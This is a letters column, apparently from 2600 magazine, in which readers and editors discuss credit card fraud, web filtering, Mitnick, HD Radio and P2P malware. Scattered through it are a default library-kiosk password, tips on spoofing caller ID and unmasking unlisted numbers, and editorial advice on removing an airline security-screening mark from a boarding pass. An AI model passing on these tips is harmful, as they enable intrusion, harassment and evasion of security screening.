my wife's name and my own. A final precaution I took was lowering the credit limit of all my active cards to an amount that, if for some reason the credit card company would not back me up on, I could pay off out of savings without batting an eyelash. Incidentally, I also called my credit card companies and asked if there were any further precautions I could implement upon my credit cards. They had no solutions.

Relating my story to a British friend of mine, he opened my eyes to the scourge of credit card fraud in the U.K. and Europe. Apparently, Germany leads Europe in compromised credit cards. Most credit cards compromised in Europe find themselves cloned and used in Turkey and other parts of the Middle East. My friend turned me on to some common methods in which credit cards are stolen: (1) Pencil and paper: it doesn't take a genius to copy down all of a credit card's pertinent information in order to have enough data to clone it; (2) A magnetic strip reader: these can be as small as a device that you are able to keep in your pocket. Anyone other than you, i.e., a waiter, could easily swipe your information into their personal reader before charging your meal at the restaurant or cafe to your credit card; (3) Sniffers (physical or software) are placed between the till and the bank. I am told that the phone lines between stores and banks in many European countries require no handshaking or authentication between the store and the bank and that transmissions are not encrypted. Someone wanting to collect massive amounts of credit card information could insert a physical device somewhere between the till of the store/restaurant or bank and just collect credit card numbers on a periodic basis.

Apparently, credit card fraud was so rampant in the U.K. and France a few years ago that their governments had to step in and a new method of authentication was introduced: the chip-and-PIN. My understanding is the following: each chip-and-PIN card has a chip residing on the card with a unique identifier and a PIN associated with that identifier, both created and issued by the bank. In order to complete a transaction, the card is inserted into a slot reader (like a CAC reader, not a slider for reading magnetic strips) and the PIN entered by the possessor of the credit card. If the chip-and-PIN information at the till does not match the information the bank has on file, the transaction fails. If you forget or lose your PIN, your card is useless and you must contact the bank for a new card. Obviously, this isn't a bulletproof solution. But it has cut down on credit card fraud in the U.K. and France. I am told by some locals that Italy plans on implementing the chip-and-PIN system sometime in 2006 or 2007.

I apologize for the lack of technical details and references but this information is a mix of fact, speculation, and hearsay. That being said, simply entering "chip and PIN" perhaps with "credit card fraud" in your favorite search engine will yield many helpful results. Credit card fraud seems like one of the redheaded stepchildren that law enforcement don't bother investigating often, leaving individuals at the mercy of credit issuers. My advice to rectifying credit card fraud perpetrated upon you is to try and remain as calm as possible, try to get as many facts about your transactions and the fraudulent transactions as possible, and be firm and consistent when talking with the credit issuer, taking copious notes along the way. In my case, investigating the stores that accepted the card was useless as I wasn't going to spend time and money calling and traveling to Turkey. I am not confident that conducting your own investigation into stores that accepted your card in your native country would yield positive results, but who knows? My advice for further protecting your credit cards is to *never* let your card out of your sight. If you pay for a meal at a restaurant, insist that you go with the waiter to the till in order to complete the transaction. Don't *ever* let your card out of your sight. One quick swipe is all it takes! Also, consider lowering your credit limit. Many of us are working professionals and are offered much more credit than we need at any given time. Consider your spending and finances. Drop the ceiling on your card to something more appropriate for regular use and palatable for those surprise criminal transactions. Finally, check your online statement at least weekly. This will allow you to identify and report any fraudulent transactions quickly. Of course, the best solution would be credit card abstinence, but unfortunately some of us must make use of credit cards on a daily basis in order to conduct business.

Hopefully this information will generate more informed responses and investigations into the underlying technologies of credit card fraud so that we may better protect ourselves.

Acidevil

It will certainly be interesting if everyone insists on accompanying waiters to the cash registers whenever a credit card is used in a restaurant. It's important to pay attention to what's happening with your credit card but at the same time if you're inconveniencing yourself in the process, you're not really accomplishing all that much. The most important thing is to know your rights and to realize that you are not in any way responsible for any fraudulent charges that may appear.

Dear *2600:*

For the past several years, I've been reading *2600* with interest at my local Borders Bookstore. While I don't necessarily understand *everything* that is featured in the articles, your magazine shows that creativity can/should be rewarded instead of punished. I've even encouraged several of my students to read *2600* and that's it's OK to show others flaws in systems as long as your discovery doesn't harm anyone/anything and is put to practical use.

Practically every issue has a letter from a student who has either been banned and/or punished for exploiting a weakness in his school's web services. I, myself, have had my fair share of run-ins with anal-retentive "high and mighty" admins regarding what and how filtering is done. The mere fact that they so highly regard web-based filtering technology is beyond me. Websites that have *nothing* to do with weapons, etc. are blocked, often for ridiculous reasons! Case in point: back in December while I was covering a class (teachers gotta make a few extra dollars here and there), I was looking up parts for my truck. One website was blocked due to "weapons" content. What were the "weapons?" *Spray guns* for painting body parts. What does that tell you? That the "filtering" systems obviously aren't all they are cracked up to be!

The funny thing is students readily know proxy-avoidance sites. There have been several times when

I've attempted to display a website I found while at home only to have it blocked here at school. Example: eyesofnye.org. It's a frickin' Bill Nye website but is blocked for "MP3/Streaming." Same goes for NASA TV. But my own students come to the rescue with a new website to avoid the filter. What does that show you?

Thanks for an enlightening publication, and keep up the good work!

Mr. K

Input

Dear *2600:*

My haiku for you,
Wonderful blissful pages
Of knowledge and fun.
Twenty Six Hundred,
You are my one drug of choice.
Happy addiction.

vyxenangel

It's a double haiku and a self-referential one at that!

Dear *2600:*

Last night I had a dream that I ran a small, independent magazine similar to *2600.* It was really hard and I woke up in a sweat. I can only imagine what the real thing is like. I want to thank you guys for your years of continued hard work and support of the community. The dreamers are behind you.

Jeremy

Dear *2600:*

Just thought y'all might want to know that the production of boots is up this year.

runsetuid.root

And just what we're supposed to do with this info is going to be the topic of discussion for some time.

Dear *2600:*

Back in November of 2005, I had my first experience with *2600.* It was with a bit torrented copy of 21:4. I loved every second I spent reading it. Why do I bring this up? Because according to your magazine, the hacker mindset is one of exploring information. Of course, I never called myself a hacker before and I do not call myself one now. I know it was wrong to basically steal your magazine. For that I am sorry. The difference between then and now is that now I know that *2600* exists. Immediately after I read the downloaded issue, I rushed out to my local Barnes and Noble and bought issue 22:2 and have bought each issue since then. Ignorance is no excuse for what I did, but now I am in this for the long haul and will buy each issue until I die or *2600* stops publishing.

Thanks for putting out a quality magazine.

Brad Hall

We appreciate the support. It's what makes this thing of ours possible.

Suggestions

Dear *2600:*

I've been reading your magazine for about six years now and there have been plenty of times when I couldn't remember what issue a specific article was in. I recently encountered this problem again when I was trying to pull the article on quantum computing from my back issues. I just couldn't remember for the life of me what issue it was in.

This problem is pretty irritating to me and I've tried searching your site for "quantum computing." It turns up no results, which I know is bunk because I've read the article multiple times. Is there any way you could make your article listings from all the zines searchable online? It would be a massive convenience. Thanks, and keep up the good work.

ThrlLL

This has always been a frustration for us as well. Every now and then someone offers to help put together a comprehensive index of our material (letters included) and they almost always run away screaming when they realize just how massive such a project winds up being. We hope to have some sort of searchable index on our site before too long. For now, you can always go to the search button at our online store (store.2600.com) and search for topics there.

Dear *2600:*

I'll add to the request. I was reading 23:1 and saw another request for a collared shirt. I'd be interested in, say, a black *2600* polo shirt. Could be very useful.

nitromatt

Dear *2600:*

I know I might be the only person requesting this. I love your magazine and your online store, but can you make some big sizes of your shirts, like up to 6X? I'd gladly pay extra for a *2600* shirt in my size.

CerealKiller

As always, if there's a decent amount of interest we'll pursue it.

Dear *2600:*

Wouldn't it be appropriate to change your advertised price for a lifetime subscription from $260.00 to $260.0?

Pointilleux

Since when do we do what's appropriate?

Another View

Dear *2600:*

I subscribe to a computer security forum and have met a person who knew Kevin "back in the day." And I have recently learned a little more about "poor, misunderstood" Kevin Mitnick. Did you know:

a) That he'd been arrested as a juvenile? And that by continuing to engage in the kind of behavior that had gotten him arrested as a juvenile got into trouble (again) with the law?

b) That he and/or his friends did in fact change the class of service on home phones to payphones? So that whenever they picked up the receiver a recorded voice asked them to deposit twenty cents?

c) That he and his friends redirected operator assistance calls, answering them themselves?

d) That in 1981 he physically broke into a Pac-Bell office stealing a list of Bell's COSMOS accounts? For which he got three months in juvenile hall?

e) That they also did a lot of dumpster diving etc.? Not a lot of hacking, but social engineering and theft?

f) That in the 90s when he was on the run he sold home addresses etc. of the agents who chased him, posted a few stories about how they where convicted child molesters, and other "non-malicious" acts?

Did you also know that he was placed into "solitary confinement" not for what "the powers that be" were afraid that he would/could do but rather for his *protection* as the other "older" cons would not have looked too favorably on him and would have probably killed him? And that like the LOD (which I got the impression that he was a member of) are/were racists? And that the blacks would have likely wanted to kill him as well?

I'm sorry, but that hardly sounds like someone who is a "scapegoat/whipping boy" for "the powers that be." And it sounds more like he got exactly what he deserved.

I'm not saying that exploration and learning are wrong or anything. Just that there are some systems that should not under any circumstance be entered by those who do not have the *legal right* to access those systems.

And I am sorry if you cannot understand that, or that breaking into a computer that one does not have the *legal right* to access should carry the same criminal penalty as if they physically broke into someone's home or office.

Also, if you'd stop and think about it, you'd realize that every time someone breaks into a computer system/network that they do not have the *legal right* to access that they undermine/chip away at the trust that the legitimate users have/had in that system, as well as cast doubt on the integrity of their data and/or any experiments that they may be running at the time of the break-in. I remind you again of the cybercriminal that Clifford Stoll was tracking who was breaking into "his" computer system - a person who was indiscriminately shutting down any and all processes that looked as if they might have been "spying" on him.

So for all the comments on how hacking is different and not like "real" crime, at the end of the day it would appear that Kevin Mitnick was just another thief and con man. If you don't believe it, ask him to have his juvenile record. I'm betting as is my friend that he won't do so because he knows that it'll speak volumes about the type of person he is/was.

Digial_Cowboy

It's really rather funny that we're still running into this kind of attitude so many years later. And also pretty sad when you consider that this is the mentality of a lot of people who can control the fate of those in trouble. Let's be clear. Even if someone were to do all of the things you mentioned above, it absolutely would not justify the kind of treatment Mitnick received. There is a rather barbaric attitude in our country that justifies everything from torture to lengthy prison stays simply because someone "broke the law." Here's a newsflash: everyone breaks laws in some way. Much of it is very minor but if we follow the simpletons, every transgression defines us as criminals. And nobody cares what happens to criminals, right?

Now, as to this specific case, you quote a lot of "facts" without any kind of documentation other than meeting someone online who claims to have known Mitnick back in the day. Did you really think that would somehow be enough to sway anyone? You heard what you wanted to hear but there's simply no substance here. And that seems to have been the theme of the prosecution throughout the history of this case.

We're not going to get into the whole house analogy thing yet again except to say that accessing a computer without authorization just isn't the same thing as breaking into someone's house. But if it were, as you seem to think it should be, then the penalty should logically be the same. If someone is "just another thief and con man," then why treat them as if they were a true criminal mastermind? You simply can't have it both ways.

Thanks for the entertaining allegations. They provided us with much amusement. And, for the record, that glaring typo in your name didn't come from us.

Responses

Dear *2600:*

This is in response to the letter in 22:4 about my article on AIM and the TOC protocol. I'm glad that *2600* decided to print that because we both share a common goal: spreading accurate information. You had some points but we both failed to mention what TOC is. TOC (Talk to OSCAR) communicates between AOL's OSCAR servers/databases. You also said that the TOC protocol is gone, which is true but very unfair to say. AOL implemented the TOC2 protocol afterwards which barely changed any of the existing protocol. I built a base script that connected to AOL's OSCAR servers using the original TOC protocol. All commands are in place and only a few need a bit of tweaking. (For a list of changes, see http://en.wikipedia.org/wiki/TOC2_protocol.)

As for AOL not being able to do anything about this, they won't, at least not feasibly. Forcing everyone to update their client would create a large amount of people who did not know what to do to connect (based on how their instant messaging client is created) and they would lose a considerable user base. Too much anti-flood security has been put in place in the client program rather than in the server to save bandwidth. You do have a point - one could block everyone not on their buddy list to prevent such an attack, although very few people do this currently.

Also, I don't advocate people actually abusing TOC to do something like this. If you've read any *2600* you would know that this community holds the ethical responsibility mainly in the hands of the person abusing such a service, not the one who shows the possibilities to everyone else.

windwaker

Dear *2600:*

I always get a kick out of your covers and the subtle tribute to a great movie (as well as our competitor)... the Big Mac... WOPR... awesome.

But you know it's the *fries* that bring 'em in....

blakmac

Dear *2600:*

What Glutton calls RGB steganography isn't really steganography at all. What he's proposing is little more than typing out a message in ASCII and changing the extension to JPG. His original motivation is to avoid law enforcement snooping for hidden messages. But any

law enforcement unit sophisticated enough to be checking for the integrity of low-ordered bits in a JPG is *sure as hell* going to notice an RGB "steganography" image.

Also, his solutions are rather lacking. The Mush solution is pointless when we're talking about "image-snarfing bots." The Time Consuming solution isn't a solution *at all* - he is just saying that using shorter messages is easier than using longer messages. His suggestion and analysis of using 1337sP33k to strengthen a substitution cipher is misleading. He calls it a "huge stumbling block" but it is nothing of the sort. Just using 256 characters, especially when you're going to purposely choose them to visually resemble the 26 alphabet characters, offers no meaningful protection against a sophisticated cryptanalysis.

I strongly recommend against taking any of the suggestions in the article seriously.

Kaige

Dear *2600:*

In response to Jon who works at McDonalds (22:4), I must take issue with his assertion that amateur radio is a hobby that takes a lot of money. In many ways, radio amateurs are the epitome of hacking in that many of us either build our own equipment or convert "scrap." Obviously, equipment suppliers want us to buy the rig that's bristling with features and at a price to match. It *really* is possible to build a low power transceiver for $30 or less and use it to make contact with other amateurs around the world. Check out http://www.gqrp.com/

73
devnull

Dear *2600:*

In response to Sab's letter in 22:4 about downloading files via P2P and finding a number of files all the same size (851.7kb), I have experienced the same thing. I actually downloaded one - my own fault for not taking due diligence and noting that the file seemed too small to be what it claimed to be. Luckily my virus scanner caught it before any harm was done. (Thanks Avast!)

I have noticed this when downloading music files, movie clips, and programs. I assume that some of the files are put there purposely by those wanting to "punish" others for potential copyright infringement. Some are probably there due to people downloading them from other places, not noticing that they are suspicious, and leaving them in their shared folder. And some are there because I believe there is probably at least one virus that will replicate itself to the shared folder on a computer, knowing that it is likely to be downloaded by others.

Education and awareness are your best defenses. Rely on virus scanners only as a backup to momentary lapses.

CJ

Dear *2600:*

This is in response to Sab's letter in 22:4 regarding the 851.7kb files that can be found almost anywhere on LimeWire. I tried LimeWire a while back and ignorantly downloaded one of these files, suspecting that it was a program that I had requested. Upon running the program, a setup dialog ("inno setup") showed up and appeared to be installing something. I tried to uninstall it but it couldn't be found in the "Add/Remove Programs" control panel, nor could an uninstaller be located. Soon after, I was not able to access my Task Manager through any means, some sort of spyware detection and prevention software called SpySheriff automatically installed itself, and attempting to use Internet Explorer always resulted in a reboot (it opened window after window of hacking, cracking, and porn sites until the computer couldn't handle it anymore). I once let it run and it got to about 97 IE windows before my computer quit. The only way I could fix this was to reinstall Windows, which resulted in its own annoyances. So my advice is to completely steer clear of these files and to use common sense when using potentially harmful software such as LimeWire.

DZ

This unfortunately is a real risk whenever you download anything from someone you don't know or even those you do if they themselves haven't been careful.

Dear *2600:*

Your last issue (23:1) had a fantastic cover. Props to whoever drew the astronaut. The 600613 (google) was obvious enough but as far as why they're pointing where they are, you've got me on that one. As far as the paper goes, it looks like an APRS message from North Bellmore but I'm sure there's more. Keep up the awesome work guys.

Nucow

That particular APRS message was being relayed "via RS0ISS" - or through the International Space Station. The folks on ISS had also just kicked out a (supposedly) empty spacesuit that was transmitting radio signals to anyone listening on Earth. Some things we just can't make up.

Dear *2600:*

The article on hacking PCReservation was awesome. I searched and scanned for a long time using trusty ol' "inurl:pcres". The only thing is that I was only able to find one library that was vulnerable to this. Most places had already hidden the file. However, some certain libraries (namely, the Chicago Public Library) left the password at the default: envisionware. I found three libraries like this. Also, are you predicting Google will take over the earth this year? Maybe put a new definition to "Google Earth"? (Someone shoot me for saying that.)

FelixAlias

Dear *2600:*

In 23:1, David L. asked for *2600* to offer collared shirts because the ISP where he worked required collared shirts on their employees. I'll bet they make him wear shoes too. The trick is to use some imagination when applying The Rules.

While the rules say he must wear a collared shirt, I'll bet it *doesn't* say he can't wear a t-shirt *over* the collared shirt. In fact, if David gets a collared shirt at his local thrift store that is the same color as the t-shirt he's trying to wear at work, the higher ups may not even notice. It doesn't matter if the collared shirt he picks up has holes in it, or a logo from some corporation or club he'd never think of being a part of. Its pur-

pose is to be covered by the shirt he *really* wants to wear.

I don't wear "tank-top" shirts but I'll wear one over another shirt if the design is something I'm into. Most people don't notice (I've got a couple of NASCAR shirts like this). In fact, the tank top lets me wear a shirt with a tie if I need to with much of the tie showing. When the shirt design is appropriate to the day's events, I usually get away with it. It still helps to match the collared shirt with the shirt of choice.

Cheshire Catalyst

Dear *2600:*

I just saw your response to my article about AIM eavesdropping (22:2). When logging in under two different public IP addresses, you are completely correct. However, that was not the scenario I was discussing. This problem occurs when both instances of AIM are connecting via the same public IP address, such as on the same computer or both computers being behind a NAT router.

Granted, this isn't as bad an attack as it would be if it worked with each instance having its own public IP address, but there is still some snooping potential with this if someone gets inside your network.

George

Dear *2600:*

This message is in response to "Techno-Exegesis" in 23:1. Although I can't speak about a few items in the article, I feel that I can address comments made about In-Band On Channel (IBOC) for radio.

I have been involved in one form or another with IBOC since the late 90s and find some of the things discussed in the article as inaccurate or at the very least skewed toward the author's views on the matter. The author is right when he states that commercial stations that say HD Radio is high-definition are not telling the truth. The author is inaccurate when he states that HD Radio stands for Hybrid Digital Radio. iBiquity, the developer of HD Radio Technology says that "HD" does not stand for anything. If he were to do a web search for "what does HD Radio stand for" he could have found that out.

He also states that HD Radio does not help the audio quality. I don't think he has even heard what HD Radio sounds like. I've heard the sound difference between analog and digital AM and FM stations. AM sounds like an FM station and FM sounds like a CD. In FM, HD Radio opens up your ears to a new experience, like taking blinders off and seeing everything you didn't see before.

When broadcasters add additional channels, the quality of each one will decrease. But I doubt broadcasters will make the audio sound "crappy," as the author put it. The total bandwidth allotted for HD is 96k for FM. Even if you split that in two (one main channel and one side channel) you're still hearing better than CD quality (44.1k).

Using HD Radio to multicast can also allow stations to broadcast side channels that otherwise couldn't be heard. Imagine the ability for WBAI, the station that airs *Off The Hook,* to have another channel. There could be a two hour version of *Off The Hook* every week like all fans of the show want. Other markets are getting or will get formats that are not available. In New York, for example, a station is using its HD2 channel to broadcast country music, something not heard in New York City for years. Some stations plan on adding more local content or even BBC World Service, something the author said would be lost when they turn off shortwave. He also states that the entire analog broadcast will go away and will leave billions of radios outdated. This will more than likely happen but not in our lifetimes. Why would a broadcaster not want someone to hear their station? There are way too many analog radios out there to throw the baby out with the bath water so soon.

Then he throws in "the threat of rights management of digital radio" as a concern. Let me tell you that, unlike satellite radios, HD Radio is non-addressable which makes rights management unmanageable. It may seem that I have drunk the HD Radio Kool-Aid but rest assured I am a broadcaster, broadcast engineer, and a hacker. I just want to make sure that the inaccuracies are pointed out. Even though readers of *2600* don't believe everything they read, I don't want them to read things that are flat out not true.

I have developed a lot of respect for your magazine over the six plus years I've been reading it and don't want it to loose credibility because of someone who doesn't seem to have proper information about HD Radio to write critically about it.

hypoboxer

Available data bandwidth and a CD's sample rate are two entirely different things. One refers to how much bandwidth is available for the proprietary digital audio encoding of which we know little, while the other is how many samples per second are taken of the raw audio waveform. A good example of this is how MP3s have two distinct parameters: bit rate and sample rate. Even with the best audio compression technology, a 96k compressed audio stream is of far lower quality than a wideband FM signal.

As far as reducing the quality of the conventional broadcast signal, it's simply a matter of available bandwidth. You can only shove so much into each allocated channel, and most commercial stations are already overstepping their legal bounds. As demand for iBiquity's HD mode increases, broadcasters will be forced to look into impeding upon other parts of their signal, including the stereo separation DSSC signal.

The rights management concerns were never claimed to apply to HD radio. However, being a hacker yourself, you can surely appreciate the licensing concerns that do apply directly to this technology. How can we be expected to learn from closed, proprietary technology with high licensing fees?

Dear *2600:*

In reference to the article "Hacker Perspective" by The Cheshire Catalyst in 23:1, as much as we in Vermont would love to claim Dartmouth College as our own, it is, in fact, in New Hampshire (Hanover) and has been there for quite some time. So, although we can claim starting the gay-union craze here in the States, lots of "he's not my president" stickers on old micro-busses and Subarus, Howard Dean's grass roots campaigning, the only state capital without a McDonald's, and declaring war on Germany before the federal "guberment" in WWII, we can *not* claim, unfortunately, that we invented BASIC.

Alas, not even Kemeny or Kurtz, the creators of BASIC, were from Vermont. At least according to Wikipedia (not that that proves anything).

Also, I must heartily object to *2600's* editorial staff removing the *bold* weight from the font used to designate the great small state of Vermont in the meetings list. How dare you lump us in with Utah!

Please show us some love and repair this egregious error.

As for this Cheshire Catalyst person, please force yourself to go out and buy some of our award winning cheeses as a fine. If you do, we will forgive you.

Nick

More Info

Dear *2600:*

This is a quick update regarding Pizentios' letter in 22:4 about the draconian Bill C-74 that was going through Canadian Parliament around November 2005 requiring ISPs to install monitoring software. Due to the government's fall on November 29, that bill is dead. Furthermore, Anne McLellan, the Member of Parliament who tabled the bill, was defeated in the last election, so she can't personally reintroduce it. Just so you know and don't lose sleep over that particular bill.

Still though, due to the fact we now have a Conservative minority in power that has shown already it is willing to do bizarre things in the name of "security" (see the so-called "Arctic Sovereignty Plan" where they plan on putting a large military presence way up North), expect similar things just as bad to be introduced in the coming months. We all need to keep our eyes and ears open and call our representatives on their bullshit. I know I will.

Aendrew

Dear *2600:*

Here is something I found at http://www.guitar➥site.com/tuning.htm while checking out guitar sites.

"Ever been stuck without an electronic tuner, pitchpipe, or any method of getting your instrument in tune, when you'd do just about anything to get a reference tone? No problem, just pick up the phone, and listen to the dial tone! It's very close to an "F" note, anywhere in the United States, and maybe in some other countries, too. Guitar players can use this "F" note to tune the first string at the first fret, then just tune the rest of your guitar to that string. Call it a Teletuner!"

sc

Yet another use for the phone network. We have to wonder though how many people who use cell phones exclusively even remember what a dial tone sounds like.

Dear *2600:*

I would like to report that your printer appears to be using a machine that automatically watermarks printouts for tracking purposes (similar to the Xerox scheme uncovered recently). A specific example of this can be found on the table of contents page of 23:1 under "visions." I initially thought it was a hidden email address, but as the text preceding @2600 is imperceptibly small, we must assume that this is a nefarious scheme.

Also, in response to the gentlemen trying to salvage their relationships by hacking into and spying on their significant others' hotmail accounts, they should consider using gmail. As gmail is so difficult to log out of, they're bound to run across an active session.

meatwad

Advice Sought

Dear *2600:*

Living in a desert area, a local hair salon is expanding to include an Internet hot spot, nails, and overall spa. It's located in the heart of our small downtown. Being a friend of the owner I was granted the task of installing the network and local terminals - for a fee of course. He wants it wireless for the stations where customer access PCs will be, but you and I know encryption can be simply defeated with downloadable tools. I shall do my best to insist on everything being hard wired, even if it means turning the 2x4s in the wall to Swiss cheese. The business network needs to be closed circuit and offline but he wants to connect them to the same network as the customer terminals. He dose not grasp what could happen to his sensitive business and customer data if someone like me would be able access it through the network so I am stuck with a dilemma here. I could dismiss the job and take no responsibility and lose a friend, or I would be the one to blame if something bad happened.

Imegabyte

You need to be able to demonstrate exactly what the risks are. A wireless hot spot is fine for people with their own laptops who know how to use secure programs and are aware of the possibility of man in the middle attacks. But it makes no sense at all to stick a business network in the same place as a customer network. This mistake is made unintentionally quite often so it's doubly absurd to do it on purpose. All of the firewall protection in the world is meaningless if people can just use WiFi to pop up on the inside. This kind of risk is really easy to demonstrate so we suggest you do that. Have a solution in mind that addresses your security concerns along with his business ideas. If you still don't get anywhere, you've done all you can do.

Dear *2600:*

I thought when dialing out from my Asterisk box that setting my outgoing CLID using the "NAME" <xxx-xxx-xxxx> syntax would allow me to dictate what the NAME portion said. Say for instance, I set it to:† "FUCK OFF" <800-555-5565> and then dialed out, the receiver of the call should see the fuckoff. But they don't. They see the number and, if it's a valid number, they see the correct name that corresponds to it. Is that something native to Connecticut or is that how it always is? I can't help but think it's just a "my area" thing because Asterisk gives you the opportunity to specify it. Why would they do that uselessly?

Also note that I'm talking about in the trunk settings, not the extension. The extension so far as I know only counts for interoffice calls to other extensions. It uses the info specified in the trunk. There's a lot of fun to be had with this. Don't forget, you're an Asterisk live CD and a 5.99 TelaSip (paid for with PayPal) account away from spoofing calls for whatever social engineering project you're working on.

Symantic

This has actually become a very useful tool for

discovering the identity of phone numbers. What happens is that a lookup is performed when the incoming call arrives at your central office. The number that appears on the Caller ID is matched with the corresponding name and then both are sent to the called party. In some parts of the country and with some phone companies, this only works if the Caller ID number is local. In other cases it works nationwide. This is significant in that the vast majority of individuals never bother to remove their name from this field. If you have an unlisted number, you still have a name listed in the Caller ID Name field. That name can be accessed by anyone who can alter the Caller ID field and have the lookup performed. This is a completely passive system as well. You will never know if someone has just done this to you as your phone isn't accessed. You could theoretically set up a machine to "scan" by making thousands of calls to a number that would then record the phone numbers and corresponding names. This could even be done without a call ever being completed since Caller ID data is transmitted between the first and second rings. The biggest snag would probably be software somewhere along the line that would freak out at seeing so many calls from different numbers all coming from the same account. But for finding out who an occasional phone number belongs to, this is an invaluable service.

As to what Asterisk should be doing in your case, it would probably work the way you wanted it to if the above lookup weren't being performed. As this is being done in more instances these days, it's likely that this feature of theirs worked more in the past and will work less in the future.

Dear *2600:*

It seems like every time I purchase a one way ticket via Southwest that I'm getting security screened because of the "SSSS" on my ticket. Any suggestions for bypassing this? I wish they'd realize that sometimes one way is just cheaper.

dNight

If the airline offers the service, simply print out your boarding pass at home. If it actually prints the "SSSS" there (we've never heard of it happening when printing at home), you can always do some Photoshop magic and get rid of it. Even xeroxing the paper and covering it up would work as they only really care about the barcode on the boarding pass. You used to be able to go up to a machine at the airport and request a second boarding pass (to replace the one you lost) and often the extra security designation wasn't printed. They seem to have finally caught on to this. Finally, you can always go to a human and ask for another boarding pass. Be aware though that humans have been worse than machines lately in this department.

Dear *2600:*

I am 18 and living with my parents - hopefully not for long - and I just subscribed to *2600* about a week ago. My mother was concerned about *2600* and commonly misunderstood hackers as unethical people. I tried to explain to her that *some* "hackers" are unethical but not all hackers are like this. Then she brought up a point that I found difficult to defend against. She asked how is it ethical when you are revealing security vulnerabilities to the public and leaving them open for criminals. I replied that "it increases the intelligence and awareness of the ethical hacking community." "But it does the same for the unethical hackers." "Touche." Perhaps you can come up with a better explanation? Thank you.

ansichart

Quite simply, we should never hold back on knowledge and education because of how some might misuse it. There is no quicker way to stifle the learning process. If more people are aware of a security hole, there is far less chance of it going unrepaired. While some evildoers might get tipped off to possible vulnerabilities they can take advantage of, such people will find out in other ways if they really try. And when that happens, you can bet they won't be sharing the information. The rest of us deserve to know if there are security issues with systems that we use or which contain personal information about us. We've found that keeping such things quiet usually winds up in less overall security and virtually no accountability.

Here's another reader's take on a similar situation:

Dear *2600:*

This is in response to zack's letter in 23:1. I take it your dad won't let you get a *2600* subscription because the magazine contains that evil word "hacking?" If that's the case, then I would suggest that you first explain to your dad that this is not hacking like they talk about on TV. A true hacker is nothing more than what average people would call a "computer nerd," an intelligent and curious person who's interested in the inner workings of computers and technology. Steve Wozniak, cofounder of Apple Computer, is a classic example of a real-life hacker. And real hacking is nothing more than an urge to understand how things work - usually figuring out how things work so you can customize or add your own features to a device. Types of things that average people assume can't be done by anyone but the device's manufacturer.

I would suggest you also get him to read some of the articles in the magazine so he gets a sense of what "real" hacking really is. Because what's bad about hacking a TV remote control to add features to it (22:4, page 11), or "Making Rover Fart" (23:1, page 13) by modifying the files for those annoying search companions in Windows?

I have to admit, when I was 15 I picked up my first *2600* issue thinking this was hacking like what I saw on TV and in the movies. I thought it was going to be all about computer crime. But after I started reading the magazine, I quickly realized that true hacking is nothing like that. It was really just about exploring and customizing things. And, in fact, real hackers greatly despise people who do malicious things.

Jeff

Disturbing Stuff

Dear *2600:*

I am writing anonymously to protect my friend. Let's call him "Philly Cheesesteak" because I had one of those for lunch and I'm not too creative right now. I got to know Phil through the *2600* meetings. We've gotten to be pretty good friends and we go out to dinner just about every weekend. Tonight he revealed some shocking (or not, depending on your level of paranoia) information to me: He was hired by the FBI to come to *2600*

meetings to keep tabs on all of us.

I felt a little betrayed at first, but he did make the good point that if he was giving them the information at least he had control over what information was being given. And in today's age of warrantless wiretaps, is this really all that surprising? I suppose not. I guess it just hit a little close to home. He said very ominously, "They know who you are. I gave them your name." Wow. That's kinda tough to swallow.

It struck me as particularly odd that the FBI would have any interest in us, since all we really ever discussed was what we had done at work over the past month or what new technologies were coming out. I always thought of us as pretty well-respected individuals. Boring, if nothing else. But still, the FBI is interested in little ol' me.

I should add, I have served for almost six years in the Army National Guard, including a deployment. I guess that's how they support the troops. By spying on us. By making us feel like criminals for participating in a completely open, constructive, positive group. Well, since I already feel like one, I might as well be one. Maybe instead of *2600* on Friday night, I'll go smoke crack and worship the Devil. Thanks FBI. You've shown me the light. I am a criminal for discussing my programming assignment from school and my VPN issues from work. Nice use of my tax money, by the way. I see it goes far.

So I just thought I'd let everyone know there may be a narc in your group. But for better or worse, don't quit having meetings. If you're a good person, which chances are since you're reading this magazine you are, then maybe the FBI will finally figure that out. Then they can free up some resources and focus on something that is actually illegal like, oh let's say, the NSA's wiretapping of U.S. citizens.

I should also mention this was not a paid position. He said that if the FBI chose to conduct further investigations, there would be a chance of pay. But for just being an informant, nothing. Love of the game, I guess.

Stay strong, hackers.

O-nonymous

It speaks volumes that you're still willing to protect this person's identity after he betrayed yours. And we also have to wonder what the feds have on this guy that he would be willing to work for them for nothing.

This kind of thing really isn't unusual at all, nor is it anything new. You should assume that there are people at the meetings who are actually taking notes for the government. That's why you should never do nor discuss illegal things there. And watch out for anyone who does as they are either leading you into a trap or walking themselves into one.

When you do find an informant, don't shut them out. The meetings aren't about secrets. Let them (and everyone else) know that they're wasting their time sneaking around spying on us.

Finally, don't allow yourself to be approached and recruited as no doubt your friend was. Some people think they're doing some sort of patriotic duty by "keeping an eye out" for suspicious activity. But what they invariably wind up doing is reporting on everybody who attends and assuming that this information won't be misused or abused. As recent news events have taught us, this is an assumption only fools can afford to make.

Dear *2600:*

Long time reader but have not subscribed yet. When presented with a $25 amazon.com gift certificate on the same day I picked up the latest issue, I decided it was time to subscribe. Yippie... until I went to amazon.com and, gasp, found out they were charging $12.50 an issue! As I searched the website, the only contact information I could find was an automated service that made amazon.com call you. So I entered the number, clicked submit, and amazingly my phone rang right away. This immediately queued me in to the typical tone/voice activated routing system. After a few minutes of holding, I was actually connected to a human being. At first this seemed like a miracle, and hopes were looking up that I'd get amazon.com to correct their pricing error. However, Sherron had different plans and was immediately rude from the get go. She stated that Amazon does not set the price of magazines and that the manufacturer does. I tried pointing out that the cover price is $5.50 and I wanted to know why Amazon had a $7.00 markup on each issue. I even pointed out that you can clearly see the stamped $5.50 price if you enlarge the picture they have on the amazon.com website. Apparently this insulted her and she tried ending the call saying to "contact the manufacturer" and that "they set the price." I eventually got a manager on the line willing to "transfer me to the magazine department." Lo and behold, I got some guy who (surprise) had no idea on the pricing structure and could not tell me why it was marked up. I hung up dismayed but will continue to further investigate.

In the meantime, I was thinking how their automated "call back" system could be possibly misused by someone wishing Amazon accrue large long distance bills. Say, entering large amounts of random phone numbers for their system to call back and cost them long distance fees. However, the poor quality of the call I was on suggests they are using a VoIP system and no long distance would apply. This too will need further investigation.

As for now, I'll be boycotting amazon.com and hope others do the same.

NoKaOi

Of more concern regarding their call back feature is the ability to have it call anyone you tell it to over and over. Imagine how annoying that could be.

